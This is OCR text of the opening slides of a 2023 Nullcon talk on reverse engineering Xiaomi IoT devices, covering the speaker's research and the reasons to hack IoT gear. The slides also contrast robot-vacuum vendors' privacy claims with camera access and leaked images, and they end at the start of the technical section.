IoT Hacking 101: Reverse Engineering the Xiaomi Ecosystem


Nullcon Goa 2023 – Dennis Giese


About me

- “Security Researcher” aka Hardware Hacker
  - Research field: Wireless and embedded Security&Privacy
  - Most of my research done at Northeastern University, USA
  - Enjoying Teaching and sharing knowledge
- Vacuum Robot collector
- Interests: Reverse engineering of interesting devices
  - Current research: Robots, Smart Speakers, Flash memory

Projects

- “Amazon Echo Dot or the reverberating secrets of IoT devices”
  - Authors: Dennis Giese and Guevara Noubir
- Base for research of Amazon Sidewalk
  - Debug MCU firmware in FW ☺







https://dontvacuum.me/papers/ACMWisec-2021/

Projects

- Flash forensics
  - Analysis of embedded devices and flash memory itself





Projects

- Robotinfo.dev
  - Systematic analysis of robots
    - OS
    - Sensors
    - Vulnerabilities
  - Focus: security and privacy
  - Tracking of firmware changes
  - Source: emulated devices, app
  - Base for further research

Goals of this talk

- What motivates me?
- Why are IoT devices special?
- How to reverse engineer the Xiaomi Ecosystem
- Why *you* should start IoT hacking

- Sidenote: Smart Phones, Game consoles are out-of-scope of this talk

Agenda

- Motivation
- IoT Devices from a Hacker’s perspective
- The Xiaomi Ecosystem
- Reverse Engineering of the Ecosystem
- Findings
- Summary

MOTIVATION

Why do we want to hack IoT devices?

- Play with cool hardware
- Stop devices from constantly phoning home
- Use custom Smart Home Software
- Verification of privacy claims
- Make $$$ in Bug Bounty Programs

Why do we not trust IoT?

- Devices are connected to the home network
- Have lots of sensors
- Communication to the cloud is encrypted, content unclear
- Developing secure hardware and software is hard
- Vendor claims contradict each other
- Certifications are worthless

“Nothing is sent to the cloud”?

Built for Privacy

When it comes to a camera in the home, privacy and security are critical. Every image ReactiveAI processes is captured and deleted in an instant.[1] Not only that, S6 MaxV is certified by TUV Rheinland as a safe smart home product and keeps your data safe and secure.

Nothing is ever duplicated

Nothing is ever stored

Nothing is sent to the cloud

ETSI TS 103 645

TÜVRheinland CERTIFIED


www.tuv.com
ID 0217008049

<< Click here to learn more


https://global.roborock.com/pages/roborock-s6-maxv

… but you can access the camera?

Look around your home even when you're away. Fire up the Roborock app and drive around seeing what S6 MaxV sees. Make sure you've closed your doors, reassure yourself that your home is as you left it, or check in on the mischief your pets are up to. Even send a voice message to tell them you'll be home soon.[7]



https://global.roborock.com/pages/roborock-s6-maxv



MATTHIEU BOU

by **Eileen Guo**
December 19, 2022

In the fall of 2020, gig workers in Venezuela posted a series of images to online forums where they gathered to talk shop. The photos were mundane, if sometimes intimate, household scenes captured from low angles—including

https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/

MIT Technology Review

10 of 13

Image captured by iRobot development devices, being annotated by data labelers.




Image captured by iRobot development devices, being annotated by data labelers. The woman's face was originally visible, but was obscured by MIT Technology Review. The Roomba J7's front light is reflected on the oven.

Fun fact:
Vendors panicked and started to change firmwares, apps and privacy policies

https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/

More sensors?

Cameras


Microphones??

https://www.ecovacs.com/us/deebot-robotic-vacuum-cleaner/DEEBOT-X1-OMNI-BLACK

Certifications are worthless

Source: https://www.mi.com/global/product/xiaomi-robot-vacuum-x10-plus/


Source: https://de.roborock.com/pages/roborock-s8-pro-ultra



Source: https://www.dreametech.com/products/dreamebot-l10s-ultra

IOT DEVICES FROM A HACKER’S PERSPECTIVE

Overview of an IoT Device



